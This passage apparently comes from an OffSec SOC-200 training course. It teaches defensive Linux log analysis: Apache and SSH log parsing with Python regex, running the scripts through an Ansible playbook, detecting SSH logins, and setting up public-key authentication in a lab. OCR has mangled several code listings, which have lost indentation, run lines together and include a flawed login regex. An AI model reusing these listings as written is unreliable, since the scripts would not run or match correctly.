/var/log/apache2/access.log.

Let's cover a practical example. We'll begin by initializing the Apache web server on the CentOS machine:

```
[offsec@linux02 ~]$ sudo systemctl start httpd ...
```

Listing 320 - Starting the Apache service

Next, let's connect from our local Kali machine to the CentOS machine web server using the url http://192.168.51.13.




Figure 43: Apache Default Welcome Page

After connecting to the CentOS machine via SSH and reviewing the Apache log, our activity has generated the following log.

```
[offsec@linux02 ~]$ sudo cat /var/log/httpd/access_log
192.168.51.50  - - [12/Jul/2021:08:57:30 -0400] "GET / HTTP/1.1" 403 199691 "-"
"Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0" ...
```

Listing 321 - Apache Log Example

Apache logs follow the *Combined Log Format* (CLF)[373] syntax, meaning each field is delimited by a hyphen (-) or a blank space. This format originated in 1993 with the now-legacy NCSA HTTPd web server,[374] which led to the *Common Log Format*. The Combined Log Format includes the original *Common* format fields, plus the referer and the user_agent.

Let's go through the details of each CLF field in our log entry:

- 192.168.51.50 : The source IP that requested the web resource
- - -: As Remote Log Name and User ID do not appear in the log, these are replaced with a hyphen (-)
- [12/Jul/2021:08:57:30 -0400]: Date and Time Zone (timestamp)
- GET: Request method
- /: The resource path, in this case the web server's root folder
- HTTP/1.1: Request version

[373] (The Apache Software Foundation, 2021)https://httpd.apache.org/docs/current/logs.html#common

[374] (Wikipedia, 2021) https://en.wikipedia.org/wiki/NCSA_HTTPd

- 403: Response status[375]
- 199691: The resource size
- - : Since the referer of the resource is also not present, it is replaced with a hyphen (-)
- Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0: Client User Agent

Next, we can start experimenting with command line utilities such as **grep** and **cut** in order to extract specific fields. For example, since all fields are delimited by empty spaces, we can extract all logs with a Response Status of 403 using the following.

```
[offsec@linux02 ~]$ sudo cat /var/log/httpd/access_log | grep " 403 "
192.168.51.50  - - [12/Jul/2021:08:57:30 -0400] "GET / HTTP/1.1" 403 199691 "-"
"Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0" ...
```

Listing 322 - Filtering Apache Logs

We'll need to ensure we leave leading and trailing spaces in the grep argument in order to match both blank spaces. We can now use the *cut* tool to extract a single log parameter, such as the path to the requested resource, with the following.

```
[offsec@linux02 ~]$ sudo cat /var/log/httpd/access_log  | cut -d " " -f 7
/
/icons/poweredby.png
```

We were able to extract the parameter in question by passing a blank space as the delimiter (**-d**) option and a value of **7** as the field option, **-f**. As a result, we were able to match the seventh value of a series delimited by a blank space.

We have been only focusing on CentOS in this Topic, as the Apache log format is equivalent on both CentOS and Ubuntu platforms.

So far, we have developed our understanding of the Linux logging format's theoretical foundations and practiced inspecting log events with command line tools. In the next section, we'll upgrade these tools into scripts, which will allow us to add automation, modularity, and ultimately threat hunting to our log analysis.

9.2 Automating the Defensive Analysis

This Learning Unit covers the following Learning Objectives:

1. Understand how scripting can aid log analysis
2. Understand how to scale further scripting with DevOps tools
3. Understand how to put together what we learned in a real-life hunting scenario.

[375] (Wikipedia, 2021) https://en.wikipedia.org/wiki/List_of_HTTP_status_codes

This Learning Unit will take approximately 180 minutes to complete.

At this point, we're familiar with log messages and the information they contain. Log messages originally came into use to help system administrators troubleshoot daemons and process errors and crashes. Today, these logs are also essential for detecting security events and relied upon by a *Security Operations Center* (SOC) for analysis.

We've already learned how to manually parse log files, but in order to scale and obtain repeatable results, we need to bring automation and programmability into play.

9.2.1 Python for Log Analysis

Python can be a major asset to us when dealing with log file parsing. Even though many Linux sysadmins often prefer to use regular CLI tools such as *grep*, *sed*, or *awk*, when parsing local log files, Python's modular nature means that we can break down complex tasks into smaller parts or components. We can reuse these modules by importing them into other scripts that can either be run locally or against multiple hosts at the same time. As we'll observe, we can also include Python scripts within the *Ansible* infrastructure management solution.

To get started, let's create a Python script to search for SSH-related events inside the raw authentication log files. We'll need to use *regular expressions* (*regex*)[376] to meet our goal. Regex are special string sequences used by *search* or *search_and_replace* functions, among others, to match patterns within a text in a clear-cut manner.

The following four regex operators are essential to building more complex expressions:

- ^ matches position just before the first character of the string
- $ matches position just after the last character of the string
- . matches a single character, except the newline (\n) character
- * matches preceding match zero or more times

For example, a simple regex pattern to match every line containing the word "cat", followed by any other combination of characters, would be **`cat.*`**.

To build our Python SSH log parser, we first need to import the modules containing the specific functions we are going to use with the *import* directive.

```
import re import
os.path
```

Listing 323 - Importing modules

In this case, we have imported the *re* module that is needed for the regular expression to work, as well as the *os* module, from which we only need to import the *path* function to make sure that the log file exist on the target system.

Next, depending on which Linux distribution we're running our script on, we'll define the two static string variables that indicate where the script should fetch SSH logs.

[376] (Wikipedia, 2021) https://en.wikipedia.org/wiki/Regular_expression


```
centos_ssh_log_file_path = "/var/log/secure" ubuntu_shh_log_file_path
= "/var/log/auth.log"
```

Listing 324 - Declaring log path variables

We then place these two variables into an array that we'll be able to parse later in the process.

```
ssh_log_files = [centos_ssh_log_file_path,ubuntu_shh_log_file_path]
```

Listing 325 - Filling the array with variables

Next, we need to declare the regex variable that matches any log line containing "sshd" followed by any process ID value comprised between the two square brackets.

```
regex_pattern = 'sshd\[.*\]'
```

Listing 326 - Declaring the regex variable

We now encounter the main portion of our program, which will parse each line of the log file and hunt for the target string.

```
1                   for log_file in ssh_log_files:
2                   if os.path.isfile(log_file) :
3                   with open(log_file, "r") as file:
4                   for line in file:
5                   for match in re.finditer(regex_pattern, line, re.S):
6                   print(line,end = '')
```

Listing 327 - Parsing the log files with nested for-loops

On the first line, we loop through each of the two members of the *ssh_log_files* array and verify if the file exists through the *os.path.isfile* function, found on the second line. If the file exists, we'll open it in read mode on line three, and loop through each line on line four. On line five, we instruct *re.finditer* to perform the actual regex processing by passing the *regex_pattern*, the *line*, and flags as arguments: the *finditer* method returns an iterator[377] object that contains all the matches for the given regular expression. Finally, on line six, we print the line whenever a match occurs.

This script will effectively match any log generated by the sshd daemon itself, while ignoring any other context in which sshd could be present.

An easy way to test regular expressions is to use the regex101 [378] online tool, which when given a regex input, indicates whether we have any match on the target text.

If we were to match the "sshd" keyword only, we could create an issue by matching with events unrelated to the SSH process within the raw /var/log/secure log file, as shown below.

```
[offsec@linux02 ~]$ sudo cat /var/log/secure | grep sshd ...
Oct 29 08:25:01 linux02 sudo[2723]:  offsec : TTY=pts/0 ; PWD=/home/offsec ; USER=root
; COMMAND=/bin/systemctl start sshd
```

Listing 328 - Regex example - 'sudo' process log

[377] (Python Software Foundation, 2021) https://docs.python.org/3/glossary.html#term-iterator

[378] (Regular Expression 101, 2021) https://regex101.com/

The log line above belongs to the *sudo* process; this should not appear in our matches. Instead, our script's regular expression searches for the process number using square brackets, thus avoiding these types of false positives.

Next, let's run the Python script on our CentOS machine, simulating analysis on a production server.

We can find a copy of ssh_log_parser.py on our CentOS lab machine inside the main course folder path at /home/offsec/SOC-200/Linux_Endpoint_Introduction.

We should also keep in mind that we need to run the script as a privileged *sudoer* user, since the majority of log files (including the two we are analyzing) are owned by the *root* account.

```
[offsec@linux02 Linux_Endpoint_Introduction]$ sudo python3 ssh_log_parser.py Jun
15 13:13:34 linux02 sshd[81613]: pam_unix(sshd:auth): authentication failure;
logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.51.50  user=offsec

Jun 15 13:13:36 linux02 sshd[81613]: Failed password for offsec from 192.168.51.50
port 60040 ssh2
Jun 15 13:13:38 linux02 sshd[81613]: Connection closed by authenticating user offsec
192.168.51.50 port 60040 [preauth]
```

Listing 329 - Our script returns results

Wonderful! Our script was successful, resulting in two matches that are both originated solely by the sshd process.

To further build on what we've learned, let's revisit the example Apache logs from the previous section and build a Python script to parse this log type. We can now update the previous sshd Python script to parse Apache log files and extract information systematically, while modifying the existing regex pattern in order to extract each field.

Since CentOS and Ubuntu store Apache logs in different locations, we must also indicate where the script should parse them, depending on the underlying OS. Let's group the two variables in an array for later use.

```
centos_apache_log_file_path = "/var/log/httpd/access_log" ubuntu_apache_log_file_path =
"/var/log/apache2/access.log"

apache_log_files = [centos_apache_log_file_path,ubuntu_apache_log_file_path]
```

Listing 330 - Specifying Apache log locations

To correctly parse the Apache web logs, we'll need to create a new regex as follows.

```
regex = '([(\d\.)]+) - - \[(.*?)\] \"(.*?)\" (\d+) (\d+) \"(.*?)\" \"(.*?)\"'
```

Listing 331 - Web Logs Regex

This regex will match every Apache log field based on its attributes. If we examine its structure more closely, we'll notice the regex consists of nine capturing patterns, each of which matches a specific pattern of the log line:

- *([(\d.)]+)* searches for the *Source_IP*; it matches any sequence of digits of undefined length.

- - - represent *Remote Log Name* and *User Id*; it matches two literal hyphens, which stand for empty fields.
- _[(.*?)]_ searches for the *timestamp* field by examining for any character in between opening and closing square brackets.
- _"(.*?)"_ searches for the *Request_Method*, *Resource_Path* and *Request_Version*, matching any value in double quotes.
- *(\d+)* searches for the *Response Status* by matching any numerical value sequence.
- *(\d+)* searches for the *Resource_Size* using the same method as above.
- _"(.*?)"_ searches for the *Referer* in literal double quotes.
- _"(.*?)"_ uses the same matching pattern once again to search for the *User Agent* comprised between double quotes.

The remainder of the script is almost identical to the SSH log parser, except for the highlighted portion below:

```
for log_file in apache_log_files:         if os.path.isfile(log_file) :
                with open(log_file, "r") as file:
for line in file:                         for match in
re.finditer(regex, line, re.S):                              log_line =
(re.match(regex, line)).groups()
                            print(log_line)
```

Listing 332 - Parsing each line of the Apache log file

Once we receive a regex match, we need to combine each matched group as a Python *tuple* to the *log_line* variable. This will enable us to access each web log field as a tuple index, as we'll soon observe.

Once we run the script locally, we can print each field from every line of the access log file. The script is also available under the Topic folder in the CentOS lab machine.

```
[offsec@linux02 ~]$ sudo python3 apache_log_parser.py
('192.168.51.50', '07/Jul/2021:05:34:12 0400', 'GET / HTTP/1.1', '403', '199691', '
', 'Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0')
('192.168.51.50', '07/Jul/2021:05:34:13 0400', 'GET /icons/powered
'200', '643', 'http://192.168.51.13/', 'Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
Gecko/20100101 Firefox/78.0')
('192.168.51.50', '07/Jul/2021:05:34:13 -0400', 'GET /poweredby.png HTTP/1.1', '200',
'10401', 'http://192.168.51.13/', 'Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
Gecko/20100101 Firefox/78.0')
('192.168.51.50', '07/Jul/2021:05:34:33 0400', 'GET / HTTP/1.1', '403', '199691', '
', 'Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0')
```

Listing 333 - Output from the Python Apache log parser

As mentioned earlier, since the Python script returns a tuple containing each field, we can easily access each one as a positional argument. This means that if we print the client source IP only, we'll reference the first tuple element, as follows.

```
... print(log_line[0])
```

Listing 334 - Printing an Indexed Value in a Tuple

Let's modify our Apache log parser script using the *print(log_line[0])* value. We'll run the script once again and, as expected, only the source IP is displayed.

```
[offsec@linux02 ~]$ python3 apache_log_parser.py

192.168.51.50
192.168.51.50
192.168.51.50 ...
```

Listing 335 - Parsing custom output from Apache logs

Good! We can now parse web server logs using an automated method and extract specific information.

In this section, we automated the theory we learned in the first part of this Topic, making use of regular expressions to precisely extract the information we want to collect. Next, we'll continue to scale our Python scripts, running them on multiple machines in a more controlled and orchestrated fashion.

9.2.2 DevOps Tools

In a typical defensive role, we will likely need to collect and parse log information from multiple devices concurrently, meaning that we cannot rely on local scripts only, as they don't scale effectively.

DevOps[379] is an effort to combine traditional development practices and operational strategies into a joint mechanism that focuses on orchestration, automation, and consistency.

There are a few different options available to build a DevOps environment, such as *Puppet*[380] and *Chef*,[381] but we are going to interact with *Ansible*,[382] since its architecture is closely tied to Python, and thus easier to integrate with our scripts.

The Kali lab machine already has the latest Ansible version installed and configured with default settings.

Let's craft our automation routine through *Ansible Playbooks*. Playbooks are blueprints of automation tasks written in the *YAML language*[383] that allow sets of actions to be scripted so they can be run routinely. This is useful for combining various setup tasks or, in our case, running Python scripts to parse log files on multiple machines.

Let's create our first playbook. We'll create a new file named log_parser.yml and save it under /home/kali/SOC-200/Linux_Endpoint_Introduction/ on attacker01 machine,with the following content.

[379] (Wikipedia, 2021), https://en.wikipedia.org/wiki/DevOps

[380] (Puppet, 2021), https://www.puppet.com

[381] (Chef, 2021), https://www.chef.io

[382] (Red Hat, Inc., 2021), https://www.ansible.com

[383] ~~(Red Hat Inc., 2021) https://docs.ansible.~~com/ansible/latest/reference_appendices/YAMLSyntax.html#yaml-syntax


```
---
-      name: logparser   hosts:
soc200   tasks:

-      name: list files in
folder      become: yes
become_user: root
     script: /home/kali/SOC-200/Linux_Endpoint_Introduction/ssh_log_parser.py
args:
        executable: python3
register: output
-      debug:
var=output.stdout_lines
```

Listing 336 - Ansible Log Parser Playbook

In the YAML script above, we'll notice that aside from specifying the ssh_log_parser.py script we built previously, we also instruct the playbook to run as the administrative user root. This is necessary because we need root permission to read log files in /var/log. Finally, we indicate that the script should be executed with python3 and that we want to capture the output.

Before we run any custom playbook, we can run a reachability test from our Kali lab machine by using **`ping`** against the Ubuntu and CentOS remote hosts in order to verify that the Ansible setup is working as expected.

```
kali@attacker01:~$ sudo ansible soc200 -m ping -u offsec  --
keyfile=/home/kali/.ssh/ansible_rsa
192.168.51.12 | SUCCESS => {
    "ansible_facts": {
        "discovered_interpreter_python": "/usr/bin/python3"
    },
    "changed": false,
    "ping": "pong"
}
192.168.51.13 | SUCCESS => {
    "ansible_facts": {
        "discovered_interpreter_python": "/usr/libexec/platform-python"
    },
    "changed": false,
    "ping": "pong"
}
```

Listing 337 -Ansible Ping Reachability Test

The listing above shows that the ping test succeeded with a *pong* result.

We are now ready to run our first playbook, also present in the Topic folder, by executing the following command and providing the root password that belongs to the Ubuntu and CentOS lab machines.


```
kali@attacker01:~/SOC-200/Linux_Endpoint_Introduction$ ansible-playbook
./log_parser.yml -u offsec  --key-file='/home/kali/.ssh/ansible_rsa' -K
BECOME password:
PLAY [logparser]
*******************************************************************************
*******************************************************************************
*********

TASK [Gathering Facts]


ok: [192.168.51.13]

TASK [list files in folder]
*******************************************************************************
*******************************************************************************
changed: [192.168.51.12]
changed: [192.168.51.13]

TASK [debug]
```

```
    "output.stdout_lines": [
        "",
        "Jun 15 13:13:36 linux02 sshd[81613]: Failed password for offsec from
192.168.51.50 port 60040 ssh2",
        "Jun 16 09:11:28  linux02 sshd[84486]: Accepted password for offsec from
192.168.51.50 port 51741 ssh2"
    ] }
ok: [192.168.51.13] => {
"output.stdout_lines": [
        "",
        "Jun 16 09:16:11 linux01 sshd[47847]: Accepted password for offsec from
192.168.51.50 port 55660 ssh2",

    ]
}

PLAY RECAP

*******************************************************************************
*******************************************************************************
*************
ok: [192.168.51.12] => {
*******************************************************************************

192.168.51.12              : ok=3    changed=1    unreachable=0    failed=0    skipped=0
rescued=0    ignored=0
192.168.51.13              : ok=3    changed=1    unreachable=0    failed=0    skipped=0
rescued=0    ignored=0
```

Listing 338 - Running the Ansible Playbook

Great! We are now able to execute our previously "local-only" Python script on multiple machines while collecting log information in a centralized way.

Ideally, we would parse distributed log files with a full-fledged SIEM[384] solution. However, what we've practiced here can be useful as an initial proof-of-concept or a small-scaled log parsing alternative.

Now that we have more experience using development tools to help us with Linux log parsing, we are going to conclude the Topic with automating log collection in a real-world scenario.

9.2.3 Hunting for Login Attempts

To wrap up this Topic, we'll explore a technique that applies to defenders' day-to-day tasks. We will first demonstrate how both valid and invalid SSH login attempts appear when reviewing logs. We'll then parse and extract these two log types using a Python script.

The scenario presented in this section is a simplified version of a more elaborate situation that could happen in a production environment. Valid or invalid authentication attempts could be either legitimate or malicious, which may be determined by the surrounding logs' context.

To start, we'll generate a valid login against the CentOS machine. We first authenticate to the Kali lab machine and run **`ssh_auth.py`** by entering the following command and specifying the 'valid' keyword.

```
kali@attacker01:~/SOC-200/Linux_Endpoint_Introduction$ python3 ssh_auth.py
192.168.51.13 valid
[*] - Perfomed a valid authentication attempt - Check the remote host logs
```

Listing 339 - Simulating SSH valid login attempt

We can now verify our successful login attempt was recorded in the authentication log file.

```
[offsec@linux02 log]# sudo cat /var/log/secure | grep "Accepted password" ...
Jun 18 17:34:34 linux02 sshd[116302]: Accepted password for offsec from 192.168.51.13
port 46712 ssh2
```

Listing 340 - Verifying the valid login in the authentication logs

Good! Now we can simulate an invalid login by providing dummy credentials.

```
kali@attacker01:~/SOC-200/Linux_Endpoint_Introduction$ python3 ssh_auth.py
192.168.51.13 invalid
[*] - Perfomed an invalid authentication attempt - Check the remote host logs
```

[384] (Wikipedia, 2021) https://en.wikipedia.org/wiki/Security_information_and_event_management

Listing 341 - Simulating SSH invalid login attempt Once more, we'll verify the log file content in /var/log/secure.

```
[offsec@linux02 log]$ sudo cat /var/log/secure | grep "Failed password" ...
Jun 18 17:39:44 linux02 sshd[116462]: Failed password for offsec from 192.168.51.13
port 46714 ssh2
```

Listing 342 - Verifying the invalid login in the authentication logs

We can now craft a new version of our initial SSH Python script that catches both valid and invalid login attempts by creating two different regular expressions, one for each case.

The two new regex match the same exact pattern as before, plus the explicit string stating the authentication outcome:

```
regex_valid_login  = 'sshd\[.*\]*Accepted password'   regex_failed_login
= 'sshd\[.*\]*Failed password'
```

Listing 343 - Declaring two specific regex patterns

Next, we'll parse the log files as we did earlier; except in this case, we are searching for two different regex patterns on each log line.

```
for line in file:     for match in
re.finditer(regex_valid_login, line, re.S):
print("[*] Valid SSH Login found:\n\t"   + line,end = '')
for match in re.finditer(regex_failed_login, line, re.S):
print("[!] INVALID SSH Login found:\n\t" + line,end = '')
```

Listing 344 - Parsing the log line with the two patterns

The entire ssh_login_check.py script is available on our CentOS lab machine under the course folder at /home/offsec/SOC-200/Linux_Endpoint_Introduction and we can execute it as follows.

```
[offsec@linux02 Linux_Endpoint_Introduction]$ sudo python3 ssh_login_check.py
[!] INVALID SSH Login found:
    Jun 15 13:13:36 linux02 sshd[81613]: Failed password for offsec from 192.168.51.50
port 60040 ssh2
[*] Valid SSH Login found:
    Jun 16 09:11:28 linux02 sshd[84486]: Accepted password for offsec from
192.168.51.50 port 51741 ssh2 ...
```

Listing 345 - Hunting for SSH invalid logins

The Python script above demonstrates, although in a minimal fashion, how to build detection logic for log events. The examples we covered in this Topic are necessary techniques for us to master before scaling up to use a centralized *Security Information and Event Management* (SIEM) like *osquery*.[385]

9.3 Wrapping Up

In this Topic, we explored what Linux daemons are and their role in an enterprise network, along with covering some theory on how Linux performs logging "under the hood."

[385] 449 (osquery, 2021) https://osquery.io/

We then learned how to build a local Python script for simple log parsing using regular expressions, then extended it by distributing and orchestrating it through Ansible, and finally developed a Python script focused on detecting SSH login attempts.

The foundational knowledge and scripting skills gained in this Topic will be essential to leveraging the concepts we'll learn in later modules.

10 Linux Server Side Attacks

In this Topic, we will cover the following Learning Units:

- Credential Abuse
- Web Application Attacks

Each learner moves at their own pace, but this Topic should take approximately 7 hours to complete.

Because Linux's proven stability and flexibility lends its use primarily as a server platform within enterprise environments, we will be focusing on server-related attacks throughout this Topic.

Despite enterprise security best practices, remote management services (such as RDP, SSH, or even the legacy Telnet protocol) are often publicly accessible.

With the exception of business-essential services, most companies restrict Internet usage to ban access from untrusted individuals. However, because web applications are often globally accessible, they are also a primary target for global attacks.

We will begin this Topic by reviewing SSH authentication mechanisms and how to systematically detect different forms of credential abuse and password cracking. Next, we'll cover two of the most common web application attacks: *command injection* and *SQL injection*. Finally, we will learn about Apache web logs and how to gain further detection capabilities on otherwise stealthy attack angles.

10.1 Credential Abuse

This Learning Unit covers the following Learning Objectives:

1. Understand suspicious logins and how to detect them in logs
2. Understand brute force password attacks and their log footprints This Learning Unit will

   take approximately 210 minutes to complete.

Despite its numerous features (file transfer, VPN tunneling, port forwarding, etc.), the SSH clientserver protocol[386] is mainly adopted as a remote shell-management solution. The first SSH version (SSH-1) was invented by the Finnish researcher Tatu Ylönen in 1995 to combat credentialsniffing attacks. Three years

[386] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Secure_Shell_Protocol

later, the OpenBSD development team created an open-source version called OpenSSH,[387] which has been traced to numerous RFCs[388] and is now deployed in almost every Linux distribution.

The SSH client and server components are invoked through the **ssh** and **sshd** commands, respectively. The client performs a TCP connection to port 22, which is the default server listening port.

Among other authentication mechanisms, the SSH protocol supports passwords and public-keys, which we are going to cover in this Learning Unit.

The client initiates a connection through a command similar to the following.

```
kali@kali:~$ ssh offsec@192.168.51.12 ...
```

Listing 346 - Using the SSH client to remotely login on a server

Here, we are using the SSH client executable to connect to the Ubuntu box as the *offsec* user and, once the SSH server identity is verified, we can continue with the first of our two authentication methods: *password authentication*.

SSH server password authentication is enabled by default on Ubuntu and CentOS, and we can verify the configuration with the following one-liner under the SSH daemon configuration on the Ubuntu lab machine.

```
offsec@linux01:~$ sudo cat /etc/ssh/sshd_config | grep PasswordAuth
#PasswordAuthentication yes ...
```

Listing 347 - SSH daemon configured with password authentication

The SSH password authentication mechanism makes use of the Linux *Pluggable Authentication Modules* (PAM) [389] library, which is responsible for checking that the password belonging to the requested username corresponds to the one present in the /etc/shadow password file.

Public-key authentication will be our first choice if both it and password authentication are enabled and no specific order is configured under the 'PreferredAuthentications' directive.

10.1.1 Suspicious Logins

Even with robust password policy enforcement, passwords are still the weakest link as they can be compromised through brute forcing or leaked due to all-too-frequent data breaches.

For this reason, public-key authentication is often preferred as its solid cryptographic foundations and lack of password requirements provide an increased level of security. Public-key authentication works with the aid of a key-pair, composed of a public and a private key. The entire key-pair is located on the client, while the server trusts the client by storing only its public key.

During the authentication process, the SSH server first verifies the client's identity through the username and public-key association before sending a random challenge message to the client. The client then

[387] (Wikipedia, 2021), https://en.wikipedia.org/wiki/OpenSSH

[388] (The OpenBSD Project), https://www.openssh.com/specs.html

[389] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Linux_PAM

encrypts the server's challenge message with its own private key to send back to the server. Due to the nature of the asymmetric cryptographic algorithm involved, the key can only be decrypted with the use of the client's public key, thus proving the client's authenticity. This transaction allows SSH authentication without the exchange of a password.

To enable public key authentication on a Linux SSH server, we'll first need to generate a key-pair on the client host. We will start by connecting to the Kali lab machine and issuing the **ssh-keygen** command to create an Ed25519[390] key of 256-bit fixed size with the **-t Ed25519** option. We are going to overwrite the existing key by pressing y when prompted. For simplicity, we are going to leave the key without protection, so we'll just press I when prompted for a password.

```
kali@attacker01:~$ ssh-keygen -t Ed25519
Generating public/private Ed25519 key pair.
Enter file in which to save the key (/home/kali/.ssh/id_ed25519):
/home/kali/.ssh/id_ed25519 already exists.
Overwrite (y/n)? y
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kali/.ssh/id_ed25519
Your public-key has been saved in /home/kali/.ssh/id_ed25519.pub
The key fingerprint is:
SHA256:KoewUv5gG6ti0d2zouJ8a9s3C3VjKDIy0tiYqYqd4+A kali@kali
The key's randomart image is:
+--[ED25519 256]--+
|                 |
|                 |
|                 |
| B      .        |
|*o*o...oS+       |
|o+o+ooo+o .      |
|+ B o.o o        |
|*B.X.+.+         |
|BEX==.o.o        |
+----[SHA256]-----+
```

Listing 348 - Generating an SSH key-pair

We have now created the key-pair, consisting of one private key (/home/kali/.ssh/id_ed25519) that needs to be kept undisclosed, and a public key (/home/kali/.ssh/id_ed25519.pub), which we are now going to upload to the SSH server.

With the **ssh-copy-id** command, we'll tell the SSH client to copy the recently-generated public key to the SSH server on the Ubuntu lab machine along with the username we want to associate it with.

[390] (Wikipedia, 2021), https://en.wikipedia.org/wiki/EdDSA


```
kali@attacker:~$ ssh-copy-id offsec@192.168.51.12
/usr/bin/ssh-copy-id: INFO: Source of key(s) to be installed:
"/home/kali/.ssh/id_ed25519.pub"
/usr/bin/ssh-copy-id: INFO: attempting to log in with the new key(s), to filter out
any that are already installed
/usr/bin/ssh-copy-id: INFO: 1 key(s) remain to be installed -- if you are prompted
now it is to install the new keys offsec@192.168.51.12's password:

Number of key(s) added: 1 ...
```

Listing 349 - Copying the SSH public-key to the server

Once we have authenticated, we have successfully instructed the SSH server to trust our local public key, map it to the *offsec* user, and store it inside the ~/.ssh/authorized_keys under the *offsec* user's home folder.

These steps are sufficient to enable public key authentication and we can now try to connect to the server via SSH with a verbosity level of 1 (**-v 1**) in order to improve clarity.

```
kali@attacker01:~$ ssh offsec@192.168.51.12 -v ...
debug1: Next authentication method: publickey debug1:
Trying private key: /home/kali/.ssh/id_rsa debug1:
Trying private key: /home/kali/.ssh/id_dsa debug1:
Trying private key: /home/kali/.ssh/id_ecdsa debug1:
Trying private key: /home/kali/.ssh/id_ecdsa_sk
debug1: Offering public-key: /home/kali/.ssh/id_ed25519 ED25519
SHA256:KoewUv5gG6ti0d2zouJ8a9s3C3VjKDIy0tiYqYqd4+A
debug1: Server accepts key: /home/kali/.ssh/id_ed25519 ED25519
SHA256:KoewUv5gG6ti0d2zouJ8a9s3C3VjKDIy0tiYqYqd4+A debug1:
Authentication succeeded (publickey)
Authenticated to 192.168.51.12 ([192.168.51.12]:22).
... offsec@linux01:~$
```

Listing 350 - Testing public-key SSH authentication

Great. We replaced the default SSH password-based authentication with one based on public key cryptography. However, unless we explicitly disable password-based authentication inside the SSH config file, password authentication will still work for any user that has not been configured for public key authentication. As this kind of mixed configuration is still fairly common in production environments, we should check for any anomalies in our logging history.

Now that we are familiar with the inner workings of SSH authentication, let's investigate different login methods under Linux's server logs. We'll start by discovering different log traces that we deem valid or suspicious based on how the SSH daemon has been configured.

In our first scenario, we will configure the SSH server with password-only authentication and review a successful login attempt. The SSH server is already running on the Ubuntu lab machine, so we will connect to it as the offsec user and verify its public key authentication configuration section.

```
offsec@linux01:~$ sudo cat /etc/ssh/sshd_config | grep Pubkey ...
```



```
#PubkeyAuthentication yes
```

Listing 351 - Verifying SSH server public-key configuration

In order to demonstrate password-only authentication, we need to disable the public key authentication option by un-commenting the line as follows.

```
offsec@linux01:~$ sudo nano  /etc/ssh/sshd_config ...
PubkeyAuthentication no ...
PasswordAuthentication yes
```

Listing 352 - Removing SSH server public-key configuration

Before our modification can come into effect, we need to restart the SSH daemon with **`systemctl`**.

```
offsec@linux01:~$ sudo systemctl restart sshd
```

Listing 353 - Restarting the SSH daemon

Moving to our Kali lab machine, we can attempt a valid password-based login to the Ubuntu server by inserting the correct credentials for the offsec user.

```
kali@attacker01:~$ ssh offsec@192.168.51.12 offsec@192.168.51.12's
password:
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.8.0-59-generic x86_64)
...
```

Listing 354 - Attempting a valid password-based login

Let's now inspect the authentication log file located in /var/log/auth.log and focus on the related events.

```
offsec@linux01:~$ sudo tail -f /var/log/auth.log ...
Jul 15 04:31:05 linux01 sshd[2253]: Accepted password for offsec from 192.168.51.50
port 55398 ssh2
Jul 15 04:31:05 linux01 sshd[2253]: pam_unix(sshd:session): session opened for user
offsec by (uid=0)
```

Listing 355 - Inspecting successful password-based logs

In the first log line above, the server accepted the offsec user's password while connecting from the IP 192.168.51.50 on the TCP source port 55398. The second log line indicates the *pam_unix* SSH module has verified the password and authorized the user to start an interactive session.

In order to understand the opposite scenario, we will need to return to our Kali lab machine and intentionally enter an invalid password for the offsec account.

```
kali@attacker01:~$ ssh offsec@192.168.51.12 offsec@192.168.51.12's password:
Permission denied, please try again.
...
```

Listing 356 - Attempting an invalid password-based login

After we enter the wrong password, we receive an error stating permission is denied.

On the Ubuntu lab server machine, we can inspect the latest SSH relevant log entries, as the *tail -f* command is still capturing the latest logs.


```
offsec@linux01:~$ sudo tail -f /var/log/auth.log ...
Jul 15 04:45:37 linux01 sshd[2383]: pam_unix(sshd:auth): authentication failure;
logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.51.50  user=offsec
Jul 15 04:45:39 linux01 sshd[2383]: Failed password for offsec from 192.168.51.50 port
55400 ssh2
```

Listing 357 - Inspecting failed password-based logs

The first line shows that the SSH pam_unix module denied the authentication of the offsec user coming from the remote host 192.168.51.50. In the next log event, the SSH daemon explicitly states that the offsec user has failed the password login and provides information about the source IP address and TCP port.

Now that we've reviewed both valid and invalid SSH password logins inside the log file, we can continue with the public key counterpart and modify the Ubuntu lab machine SSH server configuration as shown below.

```
offsec@linux01:~$ sudo nano /etc/ssh/sshd_config ...
PubkeyAuthentication yes ...
PasswordAuthentication no
```

Listing 358 - Enabling public-key only SSH authentication

We'll save the file and restart the SSH daemon once more via **`systemctl`**. Moving back to the Kali lab machine, we can now log into the Ubuntu server with the public key.

```
kali@attacker01:~$ ssh offsec@192.168.51.12
